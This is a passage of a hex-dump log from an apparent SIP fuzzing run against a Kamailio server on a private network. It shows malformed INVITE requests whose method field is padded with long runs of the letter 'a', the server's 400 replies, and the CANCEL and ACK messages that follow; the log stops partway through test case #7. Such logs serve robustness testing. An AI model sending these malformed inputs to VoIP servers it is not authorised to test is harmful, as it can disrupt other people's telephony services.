00000336  0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20  ..Content-Type:
00000352  61 70 70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d  application/sdp.
00000368  0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a  .Content-Length:
00000384  20 31 32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 34   127....v=0..o=4
00000400  20 34 20 34 20 49 4e 20 49 50 34 20 31 39 32 2e   4 4 IN IP4 192.
00000416  31 36 38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73  168.1.136..s=Ses
00000432  73 69 6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49  sion SDP..c=IN I
00000448  50 34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  P4 192.168.1.136
00000464  0d 0a 74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f  ..t=0 0..m=audio
00000480  20 39 38 37 36 20 52 54 50 2f 41 56 50 20 30 0d   9876 RTP/AVP 0.
00000496  0a 61 3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55  .a=rtpmap:0 PCMU
00000512  2f 38 30 30 30 0d 0a                            /8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 34 30 30  h=z9hG4bK0000400
00000112  30 30 30 34 3b 72 65 63 65 69 76 65 64 3d 31 39  0004;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 34 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 4 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 34 0d 0a 54 6f 3a 20 52 65 63  >;tag=4..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 62 65 30 66 0d 0a 43 61 6c 6c 2d  bf71.be0f..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 34 30 40 31 39  ID: 901735640@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
```

```
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                 ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #4, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 34 30  ch=z9hG4bK000040
00000096  30 30 30 30 34 0d 0a 46 72 6f 6d 3a 20 34 20 3c  00004..From: 4 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  34 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  4..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 30 40 31 39  ID: 901735640@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #4, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 34 30 30 30 30  z9hG4bK000040000
00000096  30 34 0d 0a 46 72 6f 6d 3a 20 34 20 3c 73 69 70  04..From: 4 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 34 0d 0a  8.1.136>;tag=4..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 34 30 40 31 39 32 2e 31   901735640@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #5
    test-case #5, 551 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000016  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000032  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000048  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000064  61 20 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e  a sip:71064@192.
00000080  31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e  168.1.136 SIP/2.
00000096  30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f  0..Via: SIP/2.0/
00000112  55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33  UDP 192.168.1.13
00000128  36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39  6:5060;branch=z9
00000144  68 47 34 62 4b 30 30 30 30 35 30 30 30 30 30 35  hG4bK00005000005
00000160  0d 0a 46 72 6f 6d 3a 20 35 20 3c 73 69 70 3a 61  ..From: 5 <sip:a
00000176  6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e  nacleto@192.168.
00000192  31 2e 31 33 36 3e 3b 74 61 67 3d 35 0d 0a 54 6f  1.136>;tag=5..To
00000208  3a 20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a  : Receiver <sip:
00000224  37 31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e  71064@192.168.1.
00000240  31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39  136>..Call-ID: 9
00000256  30 31 37 33 35 36 34 31 40 31 39 32 2e 31 36 38  01735641@192.168
00000272  2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20  .1.136..CSeq: 1
00000288  49 4e 56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a  INVITE..Contact:
00000304  20 35 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f   5 <sip:anacleto
00000320  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d  @192.168.1.136>.
00000336  0a 45 78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a  .Expires: 1200..
00000352  4d 61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30  Max-Forwards: 70
00000368  0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20  ..Content-Type:
00000384  61 70 70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d  application/sdp.
00000400  0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a  .Content-Length:
00000416  20 31 32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 35   127....v=0..o=5
00000432  20 35 20 35 20 49 4e 20 49 50 34 20 31 39 32 2e   5 5 IN IP4 192.
00000448  31 36 38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73  168.1.136..s=Ses
00000464  73 69 6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49  sion SDP..c=IN I
00000480  50 34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  P4 192.168.1.136
00000496  0d 0a 74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f  ..t=0 0..m=audio
00000512  20 39 38 37 36 20 52 54 50 2f 41 56 50 20 30 0d   9876 RTP/AVP 0.
00000528  0a 61 3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55  .a=rtpmap:0 PCMU
00000544  2f 38 30 30 30 0d 0a                            /8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
```

```
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 35 30 30  h=z9hG4bK0000500
00000112  30 30 30 35 3b 72 65 63 65 69 76 65 64 3d 31 39  0005;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 35 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 5 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 35 0d 0a 54 6f 3a 20 52 65 63  >;tag=5..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 37 62 65 37 0d 0a 43 61 6c 6c 2d  bf71.7be7..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 34 31 40 31 39  ID: 901735641@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                  ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #5, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 35 30  ch=z9hG4bK000050
00000096  30 30 30 30 35 0d 0a 46 72 6f 6d 3a 20 35 20 3c  00005..From: 5 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  35 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  5..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 31 40 31 39  ID: 901735641@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #5, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 35 30 30 30 30  z9hG4bK000050000
00000096  30 35 0d 0a 46 72 6f 6d 3a 20 35 20 3c 73 69 70  05..From: 5 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 35 0d 0a  8.1.136>;tag=5..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 34 31 40 31 39 32 2e 31   901735641@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #6
    test-case #6, 613 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000016  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000032  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000048  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000064  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000080  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000096  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000112  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 20  aaaaaaaaaaaaaaa
00000128  73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31 36  sip:71064@192.16
00000144  38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e 30 0d  8.1.136 SIP/2.0.
00000160  0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f 55 44  .Via: SIP/2.0/UD
00000176  50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3a  P 192.168.1.136:
00000192  35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39 68 47  5060;branch=z9hG
00000208  34 62 4b 30 30 30 30 36 30 30 30 30 30 36 0d 0a  4bK00006000006..
```

```
00000224  46 72 6f 6d 3a 20 36 20 3c 73 69 70 3a 61 6e 61  From: 6 <sip:ana
00000240  63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31 2e  cleto@192.168.1.
00000256  31 33 36 3e 3b 74 61 67 3d 36 0d 0a 54 6f 3a 20  136>;tag=6..To:
00000272  52 65 63 65 69 76 65 72 20 3c 73 69 70 3a 37 31  Receiver <sip:71
00000288  30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31 33  064@192.168.1.13
00000304  36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39 30 31  6>..Call-ID: 901
00000320  37 33 35 36 34 32 40 31 39 32 2e 31 36 38 2e 31  735642@192.168.1
00000336  2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20 49 4e  .136..CSeq: 1 IN
00000352  56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a 20 36  VITE..Contact: 6
00000368  20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31   <sip:anacleto@1
00000384  39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a 45  92.168.1.136>..E
00000400  78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a 4d 61  xpires: 1200..Ma
00000416  78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30 0d 0a  x-Forwards: 70..
00000432  43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70  Content-Type: ap
00000448  70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d 0a 43  plication/sdp..C
00000464  6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31  ontent-Length: 1
00000480  32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 36 20 36  27....v=0..o=6 6
00000496  20 36 20 49 4e 20 49 50 34 20 31 39 32 2e 31 36   6 IN IP4 192.16
00000512  38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73 73 69  8.1.136..s=Sessi
00000528  6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49 50 34  on SDP..c=IN IP4
00000544  20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a   192.168.1.136..
00000560  74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f 20 39  t=0 0..m=audio 9
00000576  38 37 36 20 52 54 50 2f 41 56 50 20 30 0d 0a 61  876 RTP/AVP 0..a
00000592  3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55 2f 38  =rtpmap:0 PCMU/8
00000608  30 30 30 0d 0a                                    000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 36 30 30  h=z9hG4bK0000600
00000112  30 30 30 36 3b 72 65 63 65 69 76 65 64 3d 31 39  0006;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 36 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 6 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 36 0d 0a 54 6f 3a 20 52 65 63  >;tag=6..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 32 34 34 65 0d 0a 43 61 6c 6c 2d  bf71.244e..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 34 32 40 31 39  ID: 901735642@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                 ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #6, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 36 30  ch=z9hG4bK000060
00000096  30 30 30 30 36 0d 0a 46 72 6f 6d 3a 20 36 20 3c  00006..From: 6 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  36 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  6..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 32 40 31 39  ID: 901735642@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #6, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 36 30 30 30 30  z9hG4bK000060000
00000096  30 36 0d 0a 46 72 6f 6d 3a 20 36 20 3c 73 69 70  06..From: 6 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
```

```
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 36 0d 0a  8.1.136>;tag=6..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 34 32 40 31 39 32 2e 31   901735642@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #7
    test-case #7, 614 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000016  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000032  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000048  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000064  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000080  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000096  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000112  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000128  20 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31   sip:71064@192.1
00000144  36 38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e 30  68.1.136 SIP/2.0
00000160  0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f 55  ..Via: SIP/2.0/U
00000176  44 50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  DP 192.168.1.136
00000192  3a 35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39 68  :5060;branch=z9h
00000208  47 34 62 4b 30 30 30 30 37 30 30 30 30 30 37 0d  G4bK00007000007.
00000224  0a 46 72 6f 6d 3a 20 37 20 3c 73 69 70 3a 61 6e  .From: 7 <sip:an
00000240  61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31  acleto@192.168.1
00000256  2e 31 33 36 3e 3b 74 61 67 3d 37 0d 0a 54 6f 3a  .136>;tag=7..To:
00000272  20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a 37   Receiver <sip:7
00000288  31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31  1064@192.168.1.1
00000304  33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39 30  36>..Call-ID: 90
00000320  31 37 33 35 36 34 33 40 31 39 32 2e 31 36 38 2e  1735643@192.168.
00000336  31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20 49  1.136..CSeq: 1 I
00000352  4e 56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a 20  NVITE..Contact:
00000368  37 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40  7 <sip:anacleto@
00000384  31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a  192.168.1.136>..
00000400  45 78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a 4d  Expires: 1200..M
00000416  61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30 0d  ax-Forwards: 70.
00000432  0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61  .Content-Type: a
00000448  70 70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d 0a  pplication/sdp..
00000464  43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20  Content-Length:
00000480  31 32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 37 20  127....v=0..o=7
00000496  37 20 37 20 49 4e 20 49 50 34 20 31 39 32 2e 31  7 7 IN IP4 192.1
